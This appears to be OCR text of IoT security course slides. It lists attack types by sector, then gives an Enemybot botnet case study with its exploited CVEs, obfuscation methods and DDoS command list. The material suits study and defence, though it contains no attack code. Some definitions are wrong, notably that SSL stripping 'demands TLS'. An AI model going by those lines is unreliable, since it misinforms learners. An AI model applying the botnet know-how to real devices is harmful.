
IoT Attacks in Different Sectors

Service Sectors	Type of Attacks	Possible Consequences
Buildings	**Access Control:** Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability
	Reverse Engineering: Analyzing the device firmware to get sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data confidentiality
Energy/ Industrial	**Access Control:** Getting physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data confidentiality
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	BlueBugging: Exploiting vulnerabilities in old devices' firmware and spying phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
Healthcare and Life Science	**Signal Jamming Attack:** Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract the traffic by advertising the fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gets illegal access to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack:** Attacker successfully assumes identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceive a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and send it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gets access illegally to Bluetooth devices for retrieving information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability



IoT Attacks in Different Sectors (Cont'd)

Service Sectors	Type of Attacks	Possible Consequences
IT and Networks	**Brute force:** Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Ohigashi-Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack:** Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploiting Misconfiguration:** Exploiting improper configuration of sensors or IoT devices	Loss of confidentiality and availability
	Path-Based DoS Attack: Injects malicious code into the packets or replay some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT devices remotely	Loss of privacy and data availability
Marine	**GPS Spoofing:** Deceive A GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets for intercepting and changing the transmitted data	Loss of privacy and data confidentiality

IoT Attacks in Different Sectors

IoT technology is making progress in every sector of society, including industry, healthcare, agriculture, smart cities, security, transportation, etc. However, due to the implementation of a decentralized approach in IoT technology, organizations focus less on the security of the devices. Therefore, rather than segmenting the IoT technology into different parts, suppliers focus more on spotting the vulnerabilities and exploiting them.

These vulnerabilities present in IoT devices can be exploited by attackers to launch various types of attacks, such as DoS attacks, jamming attacks, MITM attacks, and Sybil attacks, and gather data, which results in loss of privacy and confidentiality.

Different IoT sectors and their associated attacks are listed below:

Service Sectors	Types of Attack	Possible Consequences
Buildings	**Access Control**: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability

	Reverse Engineering: Analyzing the device firmware to obtain sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data availability
Energy/ Industrial	**Access Control**: Gaining physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data availability
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	Bluebugging: Exploiting vulnerabilities in old devices' firmware and spying on phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack**: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data
Healthcare and Life Science	**Signal-Jamming Attack**: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining physical or remote access to the device	Loss of confidentiality and availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Sinkhole Attack: Compromised nodes try to attract traffic by advertising a fake route	Loss of data availability
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	Bluesnarfing Attack: Gaining illegal access to Bluetooth devices to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
Transportation / Automobile / Security and Public Safety	**Impersonation Attack**: Attacker successfully assumes the identity of the other legitimate user	Loss of privacy and data confidentiality
	Sybil Attack: Reputation system is subverted by forging multiple identities	Loss of data confidentiality
	GPS Spoofing: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Wormhole Attack: Captures packets from one location and sends it to another network	Loss of confidentiality and availability
	Black Hole Attack: Router discards packets instead of relaying them	Loss of data
	Bluesnarfing Attack: Gaining access to Bluetooth devices illegally to retrieve information	Loss of privacy and confidentiality
	ZED (ZigBee End-Device) Sabotage Attack: Damages the ZED by sending a signal periodically to wake up the object to drain its battery	Loss of data availability
IT and Networks	**Brute Force**: Generate many guesses to find the correct credentials to gain access to the system	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability

	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Ohigashi–Morii Attack: Attacks the WPA-TKIP by reducing the injection time of a malicious packet	Loss of confidentiality and availability
	SSL Stripping: Manipulates unencrypted protocols to demand the use of TLS	Loss of privacy and data confidentiality
Critical Water Infrastructure	**Jamming Attack**: Prevents other nodes from using the channel to communicate by occupying the channel	Loss of data availability
	Fragmentation Attack: Guess the first 8 bytes of the headers by XORing	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
Agriculture	**Exploitation of Misconfiguration**: Improper configuration of sensors or IoT devices leading to exploitation of the security device	Loss of confidentiality and data availability
	Path-Based DoS Attack: Injects malicious code into the packets or replays some packets to the network	Loss of data availability
	Reprogram Attack: Reprogramming the IoT device remotely	Loss of privacy and data availability
Marine	**GPS Spoofing**: Deceiving a GPS receiver by broadcasting incorrect GPS signals	Loss of data availability
	Signal-Jamming Attack: Electromagnetic interference or interdiction using the same frequency-band wireless systems	Loss of data availability
	Access Control: Gaining access to the device	Loss of confidentiality and availability
	Redirecting Communication: Redirect and eavesdrop the packets to intercept and change the transmitted data	Loss of privacy and data confidentiality

Table 18.4: IoT application areas and attacks

Case Study: Enemybot

- Enemybot is a **Mirai-based botnet malware** discovered in early 2022. It has been proliferating by **exploiting weaknesses in IoT and other routing devices**
- Once a weakly configured device is identified and infected, Enemybot adds that infected IoT device to its botnet fleet
- Enemybot **uses sophisticated string obfuscation methods** to bypass security solutions and maintains a persistent connection with the C2 server located in the Tor network


Step 1: Creating Exploits

- Enemybot borrows some modules such as **scanner** and **bot killer** from Mirai's source code
- These modules are modified to identify vulnerable devices or processes to spread infection

Step 2: Disabling Other Malware on the Target

- Enemybot improves **Mirai's source code with additional keywords** to detect and terminate any rival malware active on the same device

Modified scanner module



https://www.fortinet.com

Case Study: Enemybot (Cont'd)

Step 3: Gaining Access

- After updating Mirai's source code with suitable functions, Enemybot initiates a **brute-force attack** through a list of hard-coded username/password combinations to gain access to the devices
- Enemybot also exploits several other vulnerabilities such as CVE-2020-17456, CVE-2018-10823, and CVE-2022-27226

Stage 4: Launching Attack

- Exploiting the above vulnerabilities, the threat group can launch attacks beyond DDoS such as **crypto mining**
- The shell script update.sh downloads and executes the actual malware's (Enemybot) binaries on the target architecture

Case Study: Enemybot (Cont'd)

- Once the malware bot is installed on the target device, it waits for commands from the C2 server to launch attacks on the target; most of the commands it receives are DDoS-oriented

Step 5: Persistence

- The malware can obfuscate its strings using several techniques such as **XOR encoding** with several byte keys, **single-byte XOR operation** with 0x22, encryption of commands with substitution ciphers, and encoding of strings by appending the value three to every character
- Using these obfuscation methods, Enemybot can hide its presence from analysts and other malware running on the same device

Commands supported by the installed bot

Command	Description
ADNS	Launches a DNS amplification attack
ARK	Launches an attack on the servers dedicated to the game "ARK: Survival Evolved"
BLACKNURSE	Floods the target with Destination Port Unreachable ICMP messages
DNS	Floods the DNS servers with hard-coded DNS UDP queries
HOLD	Floods the target with TCP connections and holds them for certain amount of time
HTTP	Floods the target with HTTP requests
JUNK	Floods the target with random non-zero-byte UDP packets
LDSERVER	Updates the download server for the payload
OVH	Floods the target hosted OVH servers with custom UDP packets
SCANNER	Spreads the infection to other devices via SSH/Telnet brute-forcing and exploits
SH	Executes a shell command
STD	Floods the target with random-byte UDP packets
STOP	Stops concurrent DoS attacks
TCP	Floods the target with TCP packets having spoofed source headers
TCPON/TCPOFF	Turns on or off the sniffing process
TLS	Launches an SSL/TLS attack
UDP	Floods the target with UDP packets having spoofed source headers
OVERTCP	Performs a TCP attack with randomized packet delivery intervals

Case Study: Enemybot

